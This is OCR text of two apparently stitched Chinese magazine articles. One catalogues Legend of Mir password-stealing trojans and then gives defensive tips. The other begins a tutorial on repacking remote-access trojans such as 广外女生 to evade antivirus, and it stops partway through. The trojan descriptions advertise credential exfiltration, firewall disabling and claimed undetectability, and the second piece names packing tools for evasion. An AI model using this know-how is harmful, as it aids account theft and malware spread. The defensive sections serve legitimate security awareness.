传奇木马的活动就是“监视”传奇游戏，当有人输入帐号和密码时，它便会记录下来甚至会悄悄地把这些记录发送到窃密者信箱。现在网上流传的传奇木马多的数不胜数，下面是最常见的几种。

1．传奇密码窃取者

此程序是传奇盗号工具，但它又不同于一般的键盘记录程序，因此无论你是使用“复制／粘贴”或通过键盘录入，它都能正确截取传奇登陆区域、用户名、密码(包括修改的密码)，以及注册新用户里的所有信息，并将其发送到指定信箱。

2．传奇终结者

此程序能在用户进入传奇后自动记录账号、密码、区号、服务器等信息，并在1秒钟内发到你指定的电子邮件（图2）。




图 2

3．传奇叛逆魔域

它全面支持传奇最新版本，只要运行程序，然后进入传奇，输入ID和密码，再进入后，退出来，你就可以看到演示程序上，显示出你的ID／区／密码／服务器了。

4．传奇精灵木马




图 3

它能生成木马端，而且木马端的大小只有14KB，支持邮件发送和邮件验证功能，它还会自动关闭防火墙哦（图3）！

5．传奇幽灵

此程序支持目前所有传奇版本（图4），集成所有现在传奇木马的性能。无论你是使用复制／粘贴或是通过键盘录入，它都能正确截取传奇登陆区域、用户名、密码、服务器及修改密码、注册新用户里的所有信息并将其发送到指定信箱。盗取率100%。现在的传奇木马有96%能被查杀，只有此程序不能被任何软件查杀，由于软件体积小，所以利于网上传播，如果和网页木马合并器并用，会使你只要浏览网页就中该木马！




图 4

6．传奇杀手

它能自动过滤私服和重复记录，错号，并能自动关闭瑞星2003防火墙，又不同于一般的键盘记录程序，因此无论你是使用复制／粘贴或者是通过键盘录入，它都能正确截取传奇登陆区域、用户名、密码及修改密码、注册新用户里的所有信息并将其发送到指定信箱！您说可怕不可怕！只要使程序在一台电脑上执行一次，以后所有在这台机器上登陆传奇服务器的帐号和密码都会自动发送到你指定的信箱中！

7．传奇黑眼睛

它可以截取传奇游戏登录的区域、用户名、密码、IP地址和登录时间，并且可以开机自动运行（图5）。如果你上网了，它会把你的密码发送到给你下木马的人的信箱。不管是通过复制的方式输入密码，还是通过其他特殊手段输入密码，都能截取无误，所以对传奇的威胁也最大！木马文件保存在C:\Windows\system下，文件名SysService32.exe，大小168KB。




图 5

三、如何杜绝木马

看了上面几个木马，我们了解了传奇木马的基本情况，但木马要运行后才能起作用，于是网吧、公用机房便成了那些想盗取传奇帐号的人下木马的好场所（笔者曾在网吧的一台机子上发现了三个传奇木马）。而大多数传奇用户缺乏安全意识，一旦他们在被下了木马的机子上玩过传奇后，那他的帐号就丢定了。

更可怕的是，虽然杀毒软件也已把木马列入查杀对象，但由于杀毒软件的原理是检索程序代码来判断病毒的，病毒很小，很容易找到特征码，而木马比较大，并且木马也很多，更新速度也很快，所以杀毒软件是无法防范的。笔者用最新病毒库的某杀毒软件对以上列举的七种传奇木马进行了测试，结果并不乐观。看来对付传奇木马靠杀毒软件是不行的。怎么办呢？只能靠我们自己了，但是，要一一了解每只传奇木马及其清除办法那显然是不现实的。还好，我们可以利用木马的一个特征，那就是几乎所有木马都以进程的形式存在，我们可以在玩传奇游戏前，只留下需要的系统进程，把其它所有进程（不管它是否可疑）通通关掉，这样如果真的有木马也被我们请去“休息”了，我们就可以放心玩传奇了。

如何关闭系统进程以外的所有进程呢？特别是木马进程一般都是隐藏的，用Ctrl+Alt+Del是查看不到的呀！呵呵，别急，这里有一个工具软件可以帮助大家实现这个功能，就是“柳叶擦眼”进程管理工具（光盘中有收录）。这个小软件能在Windows下列出系统所有的进程（包括隐藏的进程），并可以杀死进程。




图 6

“柳叶擦眼”同时还具有自定义保留进程等功能。点击“参数设置”，在“添加定义”里填入传奇游戏的程序名“MIR.EXE”，并标识为“正常文件”（图6）。

然后在“参数设置”里选择“只运行系统文件或正常文件”项（图7）。




图 7

这样“柳叶擦眼”会把除系统文件和

正常需要的所有进程都被关闭，刚才我们看到的那几只木马进程当然也就没了，而且“柳叶擦眼”会每隔30秒检测一次进程，木马想再启动门都没有！这样把“柳叶擦眼”最小化后，你就可以放心打开传奇玩个痛快了。呵呵！“柳叶擦眼”是个好东西吧，在网吧玩传奇或其他游戏的朋友花两分钟下载并安装“柳叶擦眼”，就可以免去帐号被盗的危险，还是值得的！




图8

这里给大家介绍一种密码输入方法，让别人即便盗取了你的密码，他也无法更改。

具体做法如下：

打开UltraEdit之类的16进制文件编辑器，点击“查看”菜单中的“ASCII字符表”（图8），会弹出如图9所示的窗口，选中第9行，直接双击或点击“插入字符”按钮就会插入该ASCII字符。




图9

在UltraEdit中你会发现新建立的文件中有一个空格（图10），选中它复制。然后打开记事本程序输入：as d。




图10

注意 as和d中间不是空格，它是我复制的ASCII码09，接着选中这个字符串，粘贴到密码栏，你会惊奇地发现密码栏里只有4个*符号。设置成功后，如果有人试图更改密码，会得到错误信息，拒绝执行更改密码，因为传奇只允许10位以内的密码，而一个ASCII码09占用了8位，再加上asd这三个字母，就是11位了，于是会出现错误。这可能是游戏本身获取密码的方式和服务器获得密码校检的方式不同引起的。好处就是即使别人得到了你的号码，他也改不了。

除了上面的方法以外你还能采用以下防范措施：

（1）记住密码提示问题及其答案，如果密码丢失或被盗，这是通过服务商取回密码的有效方法。

（2）经常去盛大的网站打假专区（网址：http://home.mir2.com.cn/phony/index.htm）看看，那里会及时公布一些假冒官方网站的恶意网站网址，提醒你不要上当受骗。

（3）不要使用外挂软件，尤其是免费的外挂软件。一些别有用心的人，故意让你下载包含有木马程序在内的免费外挂，例如霸主外挂等等，令你在不知不觉中就丢失了自己的密码。

虽然说绝大多数传奇失窃事件发生在网吧、公用机房等场所，但在家里玩传奇的用户也不可以掉以轻心，说不定哪个传奇木马就会溜进你的计算机。如果你怀疑自己的机子被人种了木马，而用杀毒软件检查又没反应，那你也可以用上面介绍的方法来确保自己的传奇帐号的安全，让传奇木马靠边站！

木马全攻略

陈晓宇

木马是许多黑客在取得管理权限以后，为了达到更进一步的入侵及对肉鸡长期控制的目的而经常使用的后门程序，该程序具有很强的隐蔽性和危害性，它可以在神不知鬼不觉的状态下控制或监视你。但随着杀毒软件的升级和换代速度的加快，使其能在最短的时间内发现最新的病毒和木马，我们辛辛苦苦种下的木马在短时间内被查杀掉了。

许多读者都有这样的想法，如果能有一款不被查杀的木马就好了。《黑客X档案》在2002年第6期曾有一篇文章介绍过冰河木马的改造，通过这段时间的研究和实践，我发现不光是冰河经过改造能够成功逃过杀毒软件的检测，象比较流行的广外女生，Wollf、蓝色火焰等木马在经过了改造后，都能成功逃过最新杀毒软件的检测。

下面笔者将对这几个木马的改造及清除过程做详细的介绍。记得中国有句老话“不入虎穴焉得虎子”，我们改造木马也是一样，通过在自己电脑上运行木马，更好地了解木马所影响的注册表以及所生成的文件，特别是木马所生成的文件，这关系到木马改造是否成功，我们将在后面提到。先准备好所有要用到的软件：

木马：广外女生1.0、蓝色火焰0.5版、WOLLF。

杀毒软件：金山毒霸

壳侦测工具：PEID

脱壳工具：AspackDie，UPX

加壳工具：ASPack，ASProtect

我们在改造之前最好先把注册表备份一份，以便以后恢复。

1. 广外女生篇

对于广外女生这个木马，相信大家都已经很熟悉了。它是广东外语外贸大学“广外女生”网络小组的作品，与以前的木马相比，它具有体积更小，隐蔽性更强的特点。

下面我们就将对这个木马改造和清除进行介绍。现在广外女生已经出到了1.53b版，因为其使用了特殊的加壳技术，我还没有对其成功改造过，所以这里这我对其早期的1.0版进行介绍。

首先打开广外女生1.0的客户端，按照默认设置生成服务端程序。这时候会生成一个名为GDUFS.exe的服务端程序（如图1所

示）。我们打开金山毒霸，对GDUFS.exe文件进行检测，金山毒霸会提示这是黑客程序（图2），并发出报警声，我们不去理会他，停掉病毒防火墙，记录下系统运行的进程，执行GDUFS.exe文件。这时广外女生已经在我的电脑上运行了。




图 1

